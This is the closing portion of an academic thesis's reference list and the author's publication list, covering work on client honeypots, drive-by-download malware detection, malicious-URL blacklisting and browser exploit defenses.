[67] Niels Provos, Dean McNamee, Panayiotis Mavrommatis, Ke Wang, and Nagendra Modadugu. The ghost in the browser analysis of web-based malware. In *Proceedings of the First Workshop on Hot Topics in Understanding Botnets (Hotbots'07)*, 2007.

[68] Paruj Ratanaworabhan, Benjamin Livshits, and Benjamin Zorn. Nozzle: a defense against heap-spraying code injection attacks. 2009.

[69] Charles Reis, John Dunagan, Helen J. Wang, Opher Dubrovsky, and Saher Esmeir. Browsershield: Vulnerability-driven filtering of dynamic html, 2007.

[70] Christian Seifert and Steenson Ramon. Capture - Honeypot Client (Capture-HPC). *Available from* ***https://projects.honeynet.org/capture-hpc***; *accessed on 22 September 2008*, 2008.

[71] Christian Seifert, Ian Welch, and Peter Komisarczuk. HoneyC - The Low-Interaction Client Honeypot. *NZCSRCS,(Hamilton, 2007), Available from* ***http://www.mcs.vuw.ac.nz/cseifert/blog/images/seifert-honeyc.pdf***; *accessed on*, 10, 2006.

[72] Shadow server. http://www.shadowserver.org/.

[73] Steve Sheng, Bryant Magnien, Ponnurangam Kumaraguru, Alessandro Acquisti, Lorrie Faith Cranor, Jason Hong, and Elizabeth Nunge. Anti-phishing phil: the design and evaluation of a game that teaches people not to fall for phish. In *Proceedings of the 3rd symposium on usable privacy and security (SOUPS2007)*, 2007.

[74] Jack W. Stokes, Reid Andersen, Christian Seifert, and Kumar Chellapilla. Webcop: locating neighborhoods of malware on the web. In *LEET'10: Proceedings of the 3rd Usenix Workshop on Large-Scale Exploits and Emergent Threats*, 2010.

[75] Symantec. Global internet threat report volume xv. http://www.symantec.com/business/theme.jsp?themeid=threatreport.

[76] Symantec. Sapm and phishing landscape: January 2010. http://www.symantec.com/connect/blogs/spam-and-phishing-landscape-january-2010.

[77] PaX Team. Pax address space layout randomization (aslr). http://pax.grsecurity.net/docs/aslr.txt.

[78] The Honeynet Project. http://www.honeynet.org/.

[79] The Honeynet Project. Know your enemy: Malicious web servers. http://www.honeynet.org/papers/mws/.

[80] ZeuS Tracker. http://zeustracker.abuse.ch/.

[81] URLBlacklist. http://urlblacklist.com/.

[82] Arjan van de Ven. New security enhancements in redhat enterprise linux v.3, update 3. http://people.redhat.com/mingo/exec-shield/docs/WHP0006US_Execshield.pdf.

[83] Yi-Min Wang, Doug Beck, Xuxian Jiang, Roussi Roussev, Chad Verbowski, Shuo Chen, and Sam King. Automated web patrol with strider honeymonkeys: Finding web sites that exploit browser vulnerabilities. In *13th Annual Network and Distributed System Security Symposium (NDSS)*, 2006.

[84] Richard Wartell, Vishwath Mohan, Kevin W. Hamlen, and Zhigiang Lin. Binary stirring: self-randomizing instruction addresses of legacy x86 binary code. In *Proceedings of the 2012 ACM conference on computer and communication security (CSS2012)*, 2012.

[85] Wepawet. `http://wepawet.cs.ucsb.edu/`.

[86] Zhaoyan Xu, Lingfeng Chen, Guofei Gu, and Christopher Kruegel. Peerpress: utilizing enemies' p2p strength against them. In *Proceedings of the 2012 ACM conference on Computer and communications security (CCS2012)*, 2012.

[87] Yahoo. Web search web service. `http://developer.yahoo.com/search/web/websearch.html`.

[88] Kenji Yamanishi and Jun ichi Takeuchi. A unifying framework for detecting outliers and change points from non-stationary time series data. In *Proceedings of the eighth ACM SIGKDD international conference on knowledge discovery and data mining*, 2002.

Appendix

List of Publications

Referred Journal Papers

[1] Mitsuaki Akiyama, Kazufumi Aoki, Yuhei Kawakoya, Makoto Iwamura, and Mitsutaka Itoh. “Design and implementation of high interaction client honeypot for drive-by-download attacks”. *IEICE Transaction on Communication*, E93-B:1131—1139, May, 2010.

[2] Mitsuaki Akiyama, Takeshi Yagi, Takeo Hariu, “Blacklisting Improvement: Inspecting Structural Neighborhood of Malicious URLs”, *IEEE IT-Professional.* (Acceptance, October 2012)

[3] Mitsuaki Akiyama, Takeshi Yagi, Youki Kadobayashi, Takeo Hariu, Suguru Yamaguchi, “Client Honeypot Multiplication with High Performance and Precise Detection”, *Elsevier Computer & Security.* (Conditional acceptance, January 2013)

Referred Conference Papers

[4] Mitsuaki Akiyama, Yuhei Kawakoya, Makoto Iwamura, Kazufumi Aoki, and Mitsutaka Itoh. “MARIONETTE: Client Honeypot for Investigating and Understanding Web-based Malware Infection on Implicated Websites”. *Joint Workshop on Information Security (JWIS)*, August, 2009.

[5] Mitsuaki Akiyama, Takeshi Yagi, Mitsutaka Itoh, “Searching structural neighborhood of malicious urls to improve blacklisting”, in *Proceedings of the 11th IEEE/IPSJ International Symposium on Application and the Internet (SAINT2011)*, July, 2011.

[6] Mitsuaki Akiyama, Yuhei Kawakoya, and Hariu Takeo. “Scalable and Performance Efficient Client Honeypot on High Interaction System”, in *Proceedings of the 12th IEEE/IPSJ International Symposium on Application and the Internet*

(SAINT2012), July, 2012. (Best paper award)

Non-Referred Journal Papers

[7] Mitsuaki Akiyama, Takeshi Yagi, Kazufumi Aoki, Takeo Hariu, "Observation for Activity of Adversary by Active Credential-Information Leakage", *IPSJ Journal of Information Processing.* (Conditional acceptance, March 2013)

[8] Kazufumi Aoki, Yuhei Kawakoya, Mitsuaki Akiyama, Makoto Iwamura, Takeo Hariu, Mitsutaka Itoh, "Investigaiton and Understanding Active/Passive Attacks", *IPSJ Journal of Information Processing*, IPSJ-JNL5009019:2147-2162, September, 2009

Non-Referred Conference Papers

[9] Mitsuaki Akiyama, Takanori Kawamoto, Masayoshi Shimamura, Teruaki Yokoyama, Youki Kadobayashi, Suguru Yamaguchi, "A Proposal of Metrics for Botnet Detection Based on Its Cooperative Behavior", in *Proceedings of the 2007 International Symposium on Application and the Internet (SAINT2007) workshops*, January, 2007

[10] Gregory Blanc, Daisuke Miyamoto, Mitsuaki Akiyama, Youki Kadobayashi, "Characterizing Obfuscated JavaScript Using Abstract Syntax Trees: Experimenting with Malicious Scripts", In *Proceedings of the 26th IEEE International Conference on Advanced Information Networking and Applications (AINA2012) workshops*, March, 2012

Presentation

[11] Mitsuaki Akiyama, "Effective Discovery of Malicious Website", *FIRST Technical Colloquium Kyoto 2012*, November, 2012

Dataset

[12] Mitsuaki Akiyama, "**D**rive-by-**D**ownload **D**ata by **M**arionette (D3M) 2010", *anti-Malware engineering WorkShop (MWS2010)*, 2010

[13] Mitsuaki Akiyama, "**D**rive-by-**D**ownload **D**ata by **M**arionette (D3M) 2011", *anti-Malware engineering WorkShop (MWS2011)*, 2011

[14] Mitsuaki Akiyama, "**D**rive-by-**D**ownload **D**ata by **M**arionette (D3M) 2012", *anti-Malware engineering WorkShop (MWS2012)*, 2012

Book

[15] David Kennedy, Jim O'Gorman, Devon Kearns, Mati Aharoni (著), 青木 一史, 秋山 満昭, 岩村 誠, 川古谷 裕平, 川島 祐樹, 辻 伸弘, 宮本 久仁男 (監訳), "実践 Metasploit – ペネトレーションテストによる脆弱性評価", O'Reilly Japan, May, 2012